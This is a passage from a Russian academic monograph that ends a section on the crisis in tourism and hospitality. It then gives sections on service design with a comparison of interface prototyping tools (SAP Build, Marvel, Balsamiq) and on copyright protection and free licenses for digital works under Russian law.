Второй вопрос – качества. Это второй жизненно важный вопрос, но гораздо более труднореализуемый. Есть над чем работать российским отельерам. В том же Подмосковье хватает объектов, которые, наверное, проще снести, а персонал распустить, чем пытаться их модифицировать. При этом к такой категории следует отнести не только старые, но и достаточно новые объекты. Очевидно, что бюджеты практически всех компаний будут пересмотрены на предмет сокращения издержек. В первую очередь «обрезанию» будут подвергнуты социальные программы, в том числе и программы по развитию персонала. Скорее всего, что количество проводимых

корпоративных мероприятий будет снижаться.¹

Конечно, кризис негативно повлиял на туристическую отрасль. Но в целом тенденция роста въездного туризма сохраняется главным образом благодаря рекламной политике по продвижению туристских возможностей России. Россия принимала активное участие во всех мировых туристских выставках, выступая единой национальной экспозицией. Кроме того, активно велась рекламная кампания в отдельных странах, например, в Испании, по которой поток иностранных туристов вырос значительно – на 33 %. Поток туристов из Италии увеличился на 13 %, а из Великобритании - на 19 %. Растет и внутренний туризм.

Прогнозы специалистов турбизнеса на следующий год неутешительны:

- укрепится конструктивный диалог между государством и бизнесом;
- возможен уход с рынка туроператоров, имеющих небольшие объемы;
- внутренний туризм будет расти (на 30 – 40%), выездной (на 5 – 10%);
- создадутся условия для вытеснения турагентов из цепочки продаж.

Первый звонок – снижение комиссии по зарубежным направлениям до 6-7%. Туроператору все равно, где останутся 6% - будут ли это скидки прямым клиентам или комиссия турагенту. Для больших туроператоров, турагентства - препятствия на пути к клиентам. Их рентабельность от 0 до 2%, а туроператору надо платить комиссию 10 – 15%;

- наступил век Интернета, собственных франчайзи и офисов;
- туроператоры создадут новые программы лояльности для прямых клиентов, повсеместно введут оплату картой на сайте за продукт;
- крупные туроператоры продолжат развитие департамента внутреннего туризма и популярных российских направлений;

¹ Дусенко С.В. Качество жизни в условиях социально-экономического кризиса (социологический аспект). Качество инновации образование. // Научно-практический журнал. - 2015. № 5. Том II. - С.313-318.

- туристы долго будут привыкать, что турагенты должны быть в реестре и должны иметь доверенность от туроператора, к турагенту дополнительные требования туристы предъявлять не будут;
- пакетные туры будут формироваться по остаточному принципу, туроператоры сконцентрируются на продаже размещения. Будет выводиться авиаперевозка, т.к. туристу дешевле часто купить билет самому;
- спросом будут пользоваться лоукостеры;
- Аэрофлот останется крупнейшей авиакомпанией РФ;
- начнется работа по вводу в эксплуатацию информационной системы «Электронная путевка».

Ассоциация «Турпомощь», группа компаний «Слетать.ру», TBS Group провели сравнительный анализ запросов и бронирований по десяти самым популярным направлениям 2018 года. И хотя февраль месяц традиционно не считается месяцем высоких продаж и в силу низких переходных температур и суровости не пользуется особой популярностью среди туристов, игроки рынка находят предложения, которые могут удовлетворить не только бюджетного путешественника. Находчивый российский турист всегда знает: в феврале самые демократические цены на путевки, а значит, это лучшее время для отпуска экономных туристов. Так, анализ совокупности поисковых запросов российских туристов за февраль 2018 года выявил лидерскую тройку направлений, в которую вошли Турция, Таиланд и ОАЭ. Отдых в России интересовал еще меньше туристов, чем в прошедший период - 3,3%. Интересным является тот факт, что впервые в поисковых запросах появилась Болгария (5 место рейтинга). При этом наибольшим интересом россиян пользовались Турция - это почти 50% запросов на туры.

И это неудивительно: в 2017 году Анталийское побережье посетили 3,7 млн. россиян, это 38% всего турецкого турпотока. По итогам 2018 года ожидается рост турпотока в Турцию до 15–20%. И пусть перевозка стала дороже в среднем на 20–30 \$ на человека из-за роста стоимости керосина,

однако российскому рублю удалось укрепить свои позиции, по сравнению с прошлым годом, а потому повышение цен незначительное. Кроме того, увеличение стоимости европейских курортов добавляет спроса турецкому направлению. Однако по результатам совершенных за февраль бронирований лидерская «пятерка» по составу несколько отличается от рейтинга запросов и характеризуется иным распределением направлений по позициям. В этом году Россия привлекла 10,4% отдыхающих, опередив Таиланд и ОАЭ.

Любители отечественных курортов неизменно находят места для отдыха на родине и в феврале, несмотря на сложные климатические условия, ветра и холода. Основной туристский поток притягивают горнолыжные курорты - это Красная Поляна, Сочи, также более демократичные – Домбай, Карелия, Приэльбрусье. Как ни странно, большой популярностью пользуется и культурный туризм по российским городам, а в период проводов зимы и праздника Масленицы, туроператоры активно продавали путешествия по «Золотому Кольцу». В целом же лидерская «пятерка» февраля собрала чуть более 66% туристов, отдохнувших в прошедшем месяце, что вопреки ожиданиям несколько выше показателя января.

На основе вышеизложенного, можно заключить, что выявление сущности и структуры кризиса позволяет обоснованно определить возможные варианты путей выхода из кризисной ситуации. Хотя кризисы неизбежны, общество не бессильно перед ними. Опираясь на теорию цикличного развития, оно может предсказать характер и сроки предстоящих кризисных потрясений, выбирать наиболее эффективные пути выхода из них, смягчить негативные последствия.

Несмотря на вышеизложенные факты, в России активно развивается внутренний туризм, многие россияне выбирают отечественные направления и курорты. В России достаточно много привлекательных мест для туристов с самыми разными предпочтениями и финансовыми возможностями. Внутри нашей страны появляется качественный турпродукт, конкурентный по цене и

качеству. О прогнозах и перспективах говорить неблагоприятное дело, но и всё же стоит заметить следующие тенденции. Банкротства туроператоров предсказать сложно, но они возможны. На розничном рынке продолжится тенденция к вымыванию тех игроков, которые не готовы справляться со всеми трудностями, выпавшими на долю турагентств. На наш взгляд, большим компаниям придется сложнее, чем мелким, – на них лежит более высокая финансовая нагрузка. А маленькие фирмы более гибкие, им зачастую проще подстраиваться под изменения спроса и предложения. Турагентства скорее будут стремиться войти в какие-то крупные объединения сетевые, позиции сетей укрепятся – как франчайзинговых, так и независимых. Увеличится доля онлайн-бронирования, доля самостоятельных туристов. Но эта тенденция не должна влиять на объем продаж пакетных туров, они будут востребованы всегда, особенно на массовых чартерных направлениях.

Библиографический список.

1. Дусенко С.В. Качество жизни в условиях социально-экономического кризиса (социологический аспект). Качество инновации образование. // Научно-практический журнал. - 2015. № 5. Том II. - С.313-318.
2. Дусенко С.В. О влиянии социально-экономического кризиса на качество жизни россиян. Человеческий капитал// Научно-практический журнал. - 2016. № 1(85). - С.11-13.

Ибатулин М.Ю.

§4.3. Дизайн услуг, обзор существующих методов проектирования интерфейса.

В параграфе рассмотрена концепция дизайна услуги и ее актуальность в современном мире при разработке интерфейсов приложений. Приведено описание некоторых существующих методов проектирования интерфейсов, их функциональной составляющей, проведено сравнение различных методов с целью выбора наиболее удобного для конечного пользователя.

Ключевые слова: интерфейс, проектирование, услуга, методы, сравнение, выбор.

Ibatulin M.Yu., Avilova N.L.

§4.3. Service design, review of existing interface design methods.

The parapropfit considers the concept of service design and its relevance in the modern world when developing application interfaces. A description of some of the existing methods of interface design, their functional component is given, and various methods are compared with the goal of choosing the most convenient for the end user.

Keywords: interface, design, service, methods, comparison, choice.

В современном мире очень большое внимание уделяется потребностям пользователей, их желаниям и нуждам. В этой связи услуги и продукты, производимые компаниями все больше нацелены на конечного потребителя, большое значение стала иметь визуализация выпускаемого продукта или предоставляемой услуги. В связи с этим появилось новое направление разработки «дизайн услуги» и множество различных методов проектирования пользовательского интерфейса. Целью данного исследования явилась задача того, как можно максимально улучшить качество услуг, предоставляемых пользователям, с целью удовлетворения пользователя от получаемой услуги и ее востребованности в обществе.

Дизайн услуги — это концепция, связанная с получением услуги, соответствие ее потребностям пользователя. Под услугой может пониматься также и информатизированная услуга, предоставляемая в удаленном режиме посредством современных компьютерных технологий. Цифровая услуга может являться полным аналогом обычной услуги, но без непосредственного контакта клиента с человеком, способным эту услугу предоставить, т. е., например, услуга по доставке еды на дом - цифровизация этой услуги позволяет покупателю удаленно наполнить корзину, оплатить заказ и лишь дожидаться прихода курьера, который доставит еду. Для предоставления цифровых услуг, главным посредником между лицом их предоставляющим и потребителем является пользовательский интерфейс в виде приложения или сайт, с помощью которого покупатель может получить услугу. В последнее время удаленные цифровые услуги получают все большее распространение, роль пользовательского интерфейса значительно увеличивается, следовательно, дизайн услуги становится аналогом дизайна интерфейса. Данная концепция используется на стадии проектирования и прототипирования продукции или услуги, основываясь на желания будущих пользователей, предполагаемой целевой аудитории. Помимо этого, дизайн услуги может использоваться и при улучшении уже существующей услуги. Технология дизайна услуг базируется на понимании основ мышления при проектировании услуг, а также способности не упустить их из виду во время создания услуги, т. е. способности детально сфокусироваться на них и полноценно использовать при разработке. Основоположником и главным двигателем методологии дизайна услуг является компания, занимающаяся непосредственно разработкой дизайн услуг и трансформацией бизнеса, Design4Services, принципы, принятые которой, будут рассмотрены далее. Выдвинутые этой компанией принципы широко используются в коммерческом секторе. Однако помимо данных принципов существуют и другие подходы, разработанные другими компаниями, но на данный момент они не получили такого широкого распространения. Тем не

менее, и они позволяют в полной мере повысить ценность инструментария дизайнера услуг.

Дизайн услуг главным образом нацелен на эмпатию по отношению к клиенту во время разработки той или иной услуги. Внимание к каждому отдельному пользователю позволяет улучшить качество создаваемой услуги, что в свою очередь влечет за собой приток клиентов и повышение спроса на данную услугу тем, что она будет удобна и понятна конечному пользователю. Удовлетворенный пользователь будет рассказывать о ней своим знакомым, которые тоже захотят приобрести удобный продукт. В этой методологии, также, как и в дизайн-мышлении, наиболее важно рассматривать каждого пользователя в отдельности, как уникальную личность, со своими предпочтениями и опасениями. Однако из-за того, что очевидно невозможно угодить сразу всем людям, использующим данную услугу, следует разделить всех пользователей на группы в соответствии с их требованиями к предлагаемой услуге. Чем меньше и детальнее будет такая градация, т. е. чем больше получится групп пользователей, тем больше вероятность, что услуга понравится большему количеству потребителей. Однако не следует создавать группы пользователей по два-три человека, это слишком большой уровень декомпозиции, который может послужить только во вред, во всем следует знать меру.

Общие принципы дизайна услуг

Общие принципы дизайна услуг заключаются в том, чтобы наиболее пристально сосредоточить внимание дизайнера и разработчика на требованиях пользователей к производимым услугам. Они дополняются принципами, относящимися к проектированию процессов, организационному проектированию, информационному дизайну и технологическому проектированию.

Общие принципы проектирования услуг:

- При разработке услуг главным принципом является понимание подлинных целей производства той или иной услуги, того, для кого и почему эта услуга будет производиться. Кроме того, важным нюансом при создании услуг является спрос на эту услугу и способность ее поставщика предоставить ее пользователю в полной мере.
- Основным заказчиком услуги является клиент, поэтому при создании услуги его потребности должны быть более приоритетны, чем внутренние потребности бизнеса.
- Не следует предоставлять услугу пользователю частями, так как это может послужить снижением общей ценности и производительности этой услуги, вместо этого услуга должна представлять собой полноценную эффективную систему.
- Услуги должны предоставлять пользователю наиболее широкий спектр функций, соответствующих их требованиям, и быть наиболее эффективными для реализации конечной цели клиента, т. е. учитывать максимально полно все, требуемые для клиента ценности услуги.
- основополагающим аспектом при разработке услуги является мнение пользователя.
- Прототипирование услуги должно быть окончено строго до завершения разработки.
- Нельзя производить услуги просто так, в основе каждой производимой услуги должно лежать четкое экономическое обоснование.
- В начале разработки услуга должна представлять собой свою минимальную, но жизнеспособную версию, после чего ее следует декомпозировать и детализировать. На последующих этапах разработки производимая услуга может итерационно

совершенствоваться на основе получаемой от пользователей услуги обратной связи.

- Разработка услуги невозможна без сотрудничества со всем заинтересованными в ее создании лицами – как внутренней стороной, так и внешней.

Принципы дизайна процессов для дизайна услуг

Так как создание любой услуги представляет собой сложный, многоэтапный процесс необходимо обязательно уделить внимание и важной его составляющей – дизайну процессов, как внутренних, так и внешних.

Принципы дизайна процессов:

- Если тот или иной процесс не несет в себе непосредственной ценности для будущего клиента, то такой процесс следует исключить из проекта или свести его к минимуму.
- На первом месте в ходе создания услуги стоят сами процессы, а не внутренняя структура организации, ее разрабатывающей.
- В процессе создания услуги должны быть задействованы все участники проекта – вклад каждого должен быть оценен. Такой подход повышает личную ответственность участников проекта, способствует снижению числа задержек и неисправностей. Помимо этого, индивидуальная причастность каждого сотрудника повышает их чувство причастности к проделанной работе, что в свою очередь служит отличным подспорьем для появления новых, ярких идей.
- Не нужно усложнять процессы, наоборот, лучше сделать их как можно более простыми и разветвленными, с меньшим количеством шагов. Процессы должны быть легко контролируемы их владельцами, желательно, посредством уже имеющихся у них инструментов.
- Главной задачей процессов разработки услуги является непосредственное отражение потребностей клиентов. Как уже

говорилось ранее – следует постараться разделить клиентов на группы в соответствии с их требованиями, но слишком большое количество групп является лишь минусом, поэтому количество таких групп все же стоит сводить к минимуму, выделяя лишь ключевые различия между ними.

- Все процессы должны быть максимально отделены друг от друга и вестись параллельно.
- Наиболее предпочтительны обучающие процессы, нежели процессы пошагово объясняющие действия. Чрезмерная детализация – всегда не самый удачный вариант решения.
- Перерывы между концом одного процесса и началом другого должны быть минимизированы.
- Согласование, контроль и проверки процесса должны быть сведены к минимуму.
- Ключевые показатели эффективности работы процессов должны измерять только те показатели, которые оказывают наибольшее влияние на конечный результат.

Методы проектирования интерфейса

В настоящее время многие услуги переводятся в режим удаленного доступа, создаются новые мобильные приложения и сайты, которые облегчают работу обычных людей, т. е. предоставляют им ту или иную услугу. Как уже было сказано ранее, в последнее время очень много внимания уделяется именно удобству взаимодействия человека с компьютером или телефоном. В этой связи становится актуальным вопрос о том, каким образом можно упростить работу дизайнеров прототипов интерфейсов по созданию прототипа и сделать ее более эффективной. При его разработке интерфейса важно учитывать, что он должен быть удобным и не перегруженным различными элементами управления. Основные и наиболее часто используемые

инструменты должны быть на виду, остальное можно структурировать и распределить по категориям, чтобы в случае необходимости пользователь мог легко и быстро найти то, что ему необходимо в текущий момент. Проработка интерфейса для каждого отдельного приложения – работа трудоемкая и занимающая длительное время, но с каждым годом появляется все больше специализированных приложений, позволяющих быстро и легко создавать прототипы таких интерфейсов. В таких программах предусмотрено множество различных функций и встроенных моделей. В этой работе мы рассмотрим лишь некоторые, наиболее популярные, и сравним их функциональность, выделив плюсы и минусы для каждого из рассматриваемых приложений. Для сравнения авторами выбраны такие продукты, как портал build.me от компании SAP, Marvel от Marvel Enterprise и Balsamiq Wireframes от balsamiq.

Начнем по порядку. Первое решение, рассмотренное в данной работе – инструмент построения пользовательских интерфейсов build.me. Данный продукт позволяет работать с проектом по созданию интерфейса от самой первой до последней стадии его разработки. Вы можете начать с создания команды и проведения опроса среди будущих пользователей, создать прототип, проверить его удобство и работоспособность с помощью настоящих пользователей, а основываясь на их отзывах, оставляемых пользователями, и отслеживая «карту» их передвижения по приложению, можно усовершенствовать его и внести необходимые изменения, чтобы разрабатываемое приложение стало еще удобнее и лучше. По окончании всей работы можно импортировать готовый проект в SAP Web IDE, где будет продолжена непосредственная разработка приложения.

Рассмотрим отдельные возможности данной среды прототипирования интерфейсов. Самым главным и очевидным преимуществом является широкий диапазон встроенных элементов дизайна, таких как заголовки, кнопки, таблицы и диаграммы, элементы перехода между страницами и многое другое. Все эти элементы доступны как для дизайна приложений для компьютера, так и для

планшетов и телефонов. Помимо создания интерфейса предоставленными средствами разработки, дизайнер может загрузить изображение наброска, созданного вручную на бумаге, и при помощи выделения определенной области на этом изображении назначать те или иные действия при нажатии на данный участок изображения. Такой подход особенно удобен на самых первых стадиях разработки приложения. Благодаря возможности добавления других пользователей в групповую работу над проектом, можно выявить основные недостатки и уже на более детальной модели, создаваемой средствами build, устранить их, сразу делая дизайн более качественным. Как уже отмечено ранее – выбор средств представления информации в системе build крайне широк, но при этом каждый элемент можно модифицировать на свое усмотрение, изменяя некоторые части элемента, добавляя изображения, изменяя текст и даже удаляя ненужную информацию. Для каждого элемента список возможностей их модификации различается, но все еще остается достаточно широким, чтобы сделать свой интерфейс максимально уникальным. Также уникальность разрабатываемому интерфейсу можно придать за счет загрузки темы оформления, которая автоматически будет применена ко всем элементам и страницам, находящимся в проекте. По окончании моделирования интерфейса готовый документ можно импортировать в среду SAP Web IDE, где разработчики получают результат работы в виде программного кода на языке программирования java script и смогут продолжить работу над проектом с полностью готовым интерфейсом – у них не будет необходимости самим прописывать взаимодействие всех элементов интерфейса.

Однако у данного продукта, как и у любого другого, существуют свои недостатки и главным из них является увязка данного продукта только с другими программными решениями компании SAP. В остальном этот программный продукт очень удобен для использования и предоставляет широкий спектр возможностей для разработки пользовательского интерфейса как программных, так и мобильных приложений. Стоит отметить, что компания

SAP не поддерживает русский язык в своих продуктах, поэтому весь интерфейс программы и все взаимодействие с ней могут быть произведены исключительно на английском языке.

Второе решение, предлагаемое к рассмотрению – продукт от компании Marvel Enterprise, носящего название, аналогичное названию самой компании. При сравнении основных функций, рассмотренного ранее build и Marvel можем сделать вывод о их крайней схожести – оба предоставляют широкий спектр элементов интерфейса, возможность многопользовательской работы над проектом и создания кода из уже готового прототипа интерфейса. Однако есть незначительные отличия, которые присущи Marvel. Среди таких, например, можно выделить возможность генерации программного кода на нескольких языках программирования - CSS, Swift и Android XML – с помощью функции Handoff. С помощью этой функции также поддерживается автоматическая синхронизация изменений со всеми членами команды разработки, которые обозначены в приложении как Collaborations. Кроме того преимуществом данного продукта является хранение проектов в облаке, что дает возможность дизайнеру получать доступ к своим работам в любой момент и из любого места. Приятным дополнением может выступить большая коллекция различных изображений, которые помогут сделать дизайн более уникальным и живым.

Как видно из описания – рассмотренные выше программы крайне схожи по функциональности, однако, из-за совершенно разного внешнего оформления эти приложения воспринимаются разработчиками по-разному, кому-то нравится более классический вариант исполнения, как в приложении от SAP, а кому-то – более современный и яркий дизайн от Marvel. Однако не стоит забывать про Balsamiq, который мы рассмотрим далее.

Продукция Balsamiq Wireframes больше похож на build, нежели на Marvel. Стиль исполнения программы более строгий и консервативный, при этом, сами прототипы интерфейсов выглядят более схематично, чем в двух

рассмотренных ранее программах. Данное исполнение больше похоже на быстрый набросок, сделанный от руки, и в этом случае проектировщик волен выбирать то оформление, которое больше нравится именно ему. По функциональным возможностям Balsamiq также схож с двумя ранее рассмотренными продуктами – большим выбором стандартных форм и элементов, которые можно модифицировать по своему усмотрению. В решении также присутствует возможность коллективной работы. Главный недостаток на наш взгляд – отсутствие возможности преобразования готового дизайна в код на том или ином языке программирования. Максимум, который предоставляет программа – возможность экспортировать созданный макет в один из форматов png или pdf. Однако есть и некоторые интересные особенности, такие как большое количество комбинаций горячих клавиш, которые делают работу в программе быстрее и проще. Данная разработка предоставляет возможность работы с так называемыми «Символами», которые, по сути, представляют собой шаблоны, использующиеся по несколько раз в разных участках проекта. Наличие такой возможности позволяет избавиться от постоянного копирования группы элементов, а при изменении какого-либо символа, он автоматически будет обновлен везде, где был использован ранее.

В заключении хотелось бы отметить, что рынок подобных программ крайне широк – есть как платные, так и бесплатные версии. Список решений для прототипирования не ограничивается рассмотренными в работе продуктами. Во всех решениях, конечно же, есть основной функционал, который является каркасом такого типа программ, но даже эта основа в зависимости от программы и ее разработчика могут видоизменяться. Помимо этого, каждая компания, создающая такие программные продукты, пытается привнести что-то новое максимально облегчив работу пользователей. В каждом таком продукте можно найти свои особенности, которые кому-то могут показаться крайне удобными и жизненно необходимыми, а другим, наоборот, совершенно лишними, при этом не стоит забывать про исключительно

внешнюю индивидуальность исполнения любого продукта и, в частности, такого типа программ. Но здесь никогда нельзя заранее угадать, кому и что больше понравится. Поэтому в любом случае, прежде чем использовать одну из программ, помогающих в создании интерфейса, необходимо лично ознакомиться с тем, что могут предоставить компании и выбрать именно для себя, что вам кажется наиболее удобным и правильным.

Библиографический список

1. Dwayne DeSylvia, Jonathan Yagos. SAP Build Prototyping and design, 2018. – 540 с.
2. John Mutumba Bilay, Roberto Viana Blanco. SAP Process Orchestration, 2017. – 908 с.
3. Официальный сайт программного продукта SAP Build [Электронный ресурс] / Режим доступа: <http://www.build.me>
4. Тодд Заки Варфел. Прототипирование. Практическое руководство, 2013. – 240 с.
5. Официальный сайт программного продукта Marvel [Электронные ресурсы] / Режим доступа: <https://marvelapp.com>
6. Scott Faranello. Balsamiq Wireframes Quickstart Guide, 2012. – 142 с.
7. Официальный сайт программного продукта Balsamiq Wireframes [Электронный ресурс] / Режим доступа: <https://balsamiq.com>
8. Статья «Дизайн услуг. Принципы» на электронном портале Real ITSM [Электронный ресурс]/Режим доступа: <https://realitsm.ru/2019/03/dizajn-uslug-principy/>

Левенец Е.В.

§4.4. Современные тенденции охраны авторских прав на цифровые произведения.

Рассматриваются две основные тенденции развития авторского права в виртуальной сфере, сложившиеся в настоящее время. Первая связана с усилением охраны авторских прав и коммерческим использованием результатов интеллектуальной деятельности. Вторая отражает рост потребности в обмене информацией и приводит к добровольному отказу авторов от части своих интеллектуальных прав.

Ключевые слова: авторское право, свободные произведения культуры, открытая наука, лицензии Creative Commons, проприетарное программное обеспечение, свободные лицензии.

Levenets E.V.

§4.4. Current trends in the protection of copyright in digital works.

Considered two main trends in the development of copyright in the virtual sphere, prevailing at the present time. The first is related to enhancing copyright protection and the commercial use of intellectual property. The second reflects the growing need for the exchange of information and leads to the voluntary rejection of the authors of some of their intellectual rights.

Keywords: copyright, free works of culture, open science, Creative Commons licenses, proprietary software, free licenses.

С появлением и развитием Интернета традиционные объекты авторского права, такие как литературные, аудиовизуальные, фотографические и другие произведения приобрели цифровую форму, что значительно облегчило к ним доступ и возможность их использования в разных целях. Такие виды использования произведения, как воспроизведение, распространение, публичный показ, сообщение в эфир или по кабелю, переработка, доведение до всеобщего сведения и другие, которые составляют исключительное право на

произведение и первоначально принадлежат автору, могут легко подвергнуться нарушениям и требуют дополнительной защиты.

Вместе с тем наблюдается значительный рост числа авторов, которые размещают свои произведения в виртуальной среде. Как отмечает Е.А. Войниканис, «Для человека цифровой эпохи свобода означает уже не только свободу выражать свое мнение, а также не только свободу получать знания, т.е. иметь доступ к информации, но и свободу творить, которая подразумевает право на переработку и преобразование полученной информации». [1, с. 135]

Еще одна особенность современного этапа развития авторского права заключается в появлении нетрадиционных объектов правовой охраны таких, как программа для ЭВМ, база данных, веб-сайт. Все это привело к определенным сложностям в области охраны авторских прав и породило противоположные тенденции в развитии авторского права.

С одной стороны, сформировались определенные стандарты в оформлении авторских прав. Такие стандарты, как правило, защищая интересы профессиональных авторов литературных, аудиовизуальных произведений, создателей программ для ЭВМ, приводят к усилению охраны их прав и формируются в русле традиционной бизнес модели. С другой стороны, растущее число авторов не ставит перед собой коммерческие цели и не намерены ограничивать каким-либо образом доступ к своим произведениям для других пользователей.

В рамках бизнес-модели обеспечивают охрану авторских прав книжные Интернет-магазины цифровых произведений, которые приобретают права на произведения у авторов путем заключения с ними договоров на отчуждение исключительных прав или лицензионных договоров с правом их дальнейшего коммерческого использования. Отношения между Интернет-магазином и покупателями электронных изданий оформляются с помощью договора и размещаются на сайте правообладателя в форме публичной оферты. Например, компания ЛитРес, которая является одной из ведущих на рынке электронных

лицензионных книг в России и странах СНГ, предоставляет покупателю (пользователю) произведения для скачивания на его компьютер, смартфон или иное электронное устройство за определенную плату. Действия покупателя с электронными изданиями определены в закрытом перечне, что особо подчеркивается в договоре. [2] В отдельном пункте договора приводится перечень действий, запрещенных для пользователя. В частности, запрещается передавать или рассылать произведения третьим лицам полностью или частично, доводить произведения до всеобщего сведения с использованием сети Интернет, размещать их на любых веб-сайтах, в мобильных приложениях, переделывать, изменять или иным образом перерабатывать произведения. [2]

Другим примером может служить книжный клуб «MyBook», где вместо покупки отдельных электронных книг можно получить доступ к целому каталогу. [3] Отношения с пользователями также оформляются посредством лицензионного соглашения в форме публичной оферты. [4] Пользователю предоставляется право доступа к базе данных литературных произведений за определенную плату. Читать книги можно только на сайте, скачивание файлов книг не предполагается. Договор также содержит пункт, включающий запрещенные действия и охраняющий исключительное право правообладателя на использование произведения. [5]

К бизнес-модели относятся и электронно-библиотечные системы (ЭБС), которые были созданы для библиотечно-информационного обеспечения вузов в соответствии с ФГОС ВО. На сегодняшний день наиболее известными являются ЭБС «Лань», «Университетская библиотека онлайн», ЭБС, созданные издательствами ИНФРА-М, Юрайт и другие. ЭБС предоставляет платную услугу пользования книгами в электронной форме учебным заведениям и другим организациям на определенный срок. Чтение электронных произведений возможно только в режиме онлайн на сайте ЭБС. Все материалы ЭБС размещаются на основании прямых договоров с правообладателями.

Объекты авторских прав в сфере информационных технологий – программы для ЭВМ, базы данных, веб-сайты – также создаются и распространяются в формате бизнес-модели, что требует усиленной охраны прав авторов и правообладателей. В статье 1261 ГК РФ под программой для ЭВМ понимается «представленная в объективной форме совокупность данных и команд, предназначенных для функционирования ЭВМ и других компьютерных устройств в целях получения определенного результата, включая подготовительные материалы, полученные в ходе разработки программы для ЭВМ, и порождаемые ею аудиовизуальные отображения». Программы для ЭВМ охраняются также как литературные произведения. (ч. 1 ст. 1259 ГК РФ) Охраняя исходный код, объектный код по аналогии с текстовым произведением, авторское право предоставляет программе для ЭВМ минимальную степень защиты как результату интеллектуальной деятельности.

База данных, веб-сайт охраняются как составные произведения. База данных в законодательстве определяется как «представленная в объективной форме совокупность самостоятельных материалов (статей, расчетов, нормативных актов, судебных решений и иных подобных материалов), систематизированных таким образом, чтобы эти материалы могли быть найдены и обработаны с помощью электронной вычислительной машины (ЭВМ)». (ч. 2 ст. 1260 ГК РФ) База данных выступает в качестве объекта авторского права, если при отборе и компоновке информационных материалов, включаемых в ее состав, использовались творческие, оригинальные идеи.

Авторские права на программу для ЭВМ, базу данных, также как на произведения литературы, науки и искусства, включают личные неимущественные права автора (право авторства, право на имя, на неприкосновенность, на обнародование произведения), исключительные имущественные права, которые позволяют использовать произведение только с разрешения автора (правообладателя). (ст. 1265 - 1268, 1270 ГК РФ) Передача прав на программу для ЭВМ, базу данных может осуществляться по договору

отчуждения исключительного права или лицензионному договору о предоставлении права использования программы для ЭВМ, базы данных в пределах, установленных договором. Коммерческий характер носит в первую очередь распространение проприетарного программного обеспечения. В настоящее время на рынке существует большое количество стандартных лицензий. Каждая крупная ИТ-компания формирует свою лицензионную политику.

Определение веб-сайта содержится в Федеральном законе от 27.07.2006 N 149-ФЗ «Об информации, информационных технологиях и о защите информации». Под веб-сайтом понимается совокупность программ для ЭВМ и иной информации, содержащейся в информационной системе, доступ к которой обеспечивается посредством сети Интернет по доменным именам или сетевым адресам, позволяющим идентифицировать сайты в сети Интернет (п. 13 ст. 2) В соответствии с определением веб-сайт является сложным объектом, включающим программные средства, содержание сайта и доменное имя или сетевой адрес. Все составляющие сайта относятся к объектам интеллектуальной собственности и подлежат правовой охране. Владелец сайта самостоятельно и по своему усмотрению определяет порядок использования сайта, в том числе порядок размещения информации на сайте. (п.17 ст. 2)

С точки зрения авторского права веб-сайт является составным произведением, автору которого принадлежат авторские права на подбор и расположение информационных материалов (составительство) (ч.2 ст.1260 ГК РФ). Отдельные текстовые, аудиовизуальные материалы, размещаемые на сайте, являются самостоятельными объектами авторских прав. Владелец сайта осуществляет свои авторские права при условии соблюдения прав авторов материалов сайта. (ч. 3 ст. 1260 ГК РФ) Авторы предоставляют свои произведения на основании договора на отчуждение исключительных прав или лицензионного договора, заключаемого с владельцем сайта. Авторские права на сам сайт обозначаются с помощью копирайта с указанием даты создания сайта.

В специальном разделе пользовательского соглашения владелец сайта сообщает пользователям об охране авторских прав на информационные материалы, размещенные на сайте.

Согласие пользователя с условиями лицензионного договора на произведения в цифровой форме, включая программы для ЭВМ и базы данных, выражается посредством совершения определенных действий, например, таких как щелчок кнопки мыши, осуществление платежа, начало использования произведения.

Коммерческая бизнес-модель на доступ к авторским произведениям не распространяется на произведения, перешедшие в общественное достояние. Произведение переходит в общественное достояние после окончания срока действия исключительного права. Исключительное право на произведение действует в течение всей жизни автора и семидесяти лет после его смерти (ч. 1 ст. 1281 ГК Ф). Такое произведение может свободно использоваться любым лицом без разрешения автора или правообладателя и без выплаты авторского вознаграждения. При этом охраняются право авторства, право на имя и неприкосновенность произведения. (ч.1, 2 ст. 1282 ГК РФ) Произведения, перешедшие в общественное достояние, как правило, размещаются на сайтах в режиме свободного доступа электронных библиотек и Интернет-магазинов. Каталог Национальной электронной библиотеки содержит 3702015 произведений, которые находятся в общественном достоянии, включая редкие и ценные оцифрованные издания. [6] Тексты многих из представленных на сайте библиотеки.

В некоммерческих целях законодательством также предусмотрены случаи свободного использования произведений, то есть без согласия автора и без выплаты вознаграждения. Это, прежде всего, относится к использованию произведений в личных, информационных, научных, учебных и культурных целях. (ст. 1273, 1274 ГК РФ) Исключительно в личных целях пользователь может воспроизводить правомерно обнародованные текстовые, аудио и

визуальные произведения, за исключением программ для ЭВМ и баз данных. (ч. 1 ст. 1273 ГК РФ). Воспроизведением считается создание копии произведения или его части в любой материальной форме, а также запись произведения на любом материальном носителе, в том числе запись в память ЭВМ. (п. 1 ч. 2 ст. 1270 ГК РФ). Правомерно обнародованным является произведение, которое автор сам сделал доступным для всеобщего сведения любым способом, например, выложил в открытый доступ, либо передал для использования кому-либо другому по договору. (ч. 1, 2 ст. 1268 ГК РФ) В личных целях пользователь может создавать копии произведений, правомерно размещенные на сайте либо самим автором, либо владельцем сайта без их дальнейшего распространения.

Другой случай свободного использования определяется информационными, научными, учебными или культурными целями. Без согласия автора (правообладателя) и без выплаты вознаграждения допускается цитирование с обязательным указанием имени автора и источника заимствования. Объем цитирования должен быть оправдан целью цитирования. (п.1 ч. 1 ст. 1274 ГК РФ).

Свободное использование произведений предоставляется также библиотекам, архивам и образовательным организациям. Экземпляры произведений в электронной форме могут предоставляться читателям только в помещении библиотеки или архива. Создавать электронные копии таких произведений не разрешается. (ч. 1 ст. 1275 ГК РФ) Образовательные организации могут создавать электронные копии небольших произведений с обязательным указанием автора и источника заимствования в учебных целях. (ч. 6 ст. 1275 ГК РФ)

Особый интерес представляют «свободные произведения культуры», которые можно использовать в коммерческих или некоммерческих целях, редактировать, брать за основу для создания новых работ, на основании разрешения самих авторов. Движение за свободные произведения преследует цели, противоположные проприетарной модели распространения цифровых произведений за счет добровольного отказа авторов от определенной части

исключительных прав. Движение носит международный характер. Его формирование и развитие связано с появлением таких организаций, как Фонд свободного программного обеспечения (Free Software Foundation), Creative Commons, Ассоциация «Свободная наука». В отечественном законодательстве новые веяния в авторском праве нашли отражение в введении понятия открытой лицензии.

Упрощение и расширение доступа к авторским произведениям оказалось наиболее актуальным в научной сфере, для текстовых, аудиовизуальных произведений, фотоизображений, размещаемых на сайтах обычными пользователями, компьютерных программ и имеет целью сделать произведения доступными как можно большему кругу лиц.

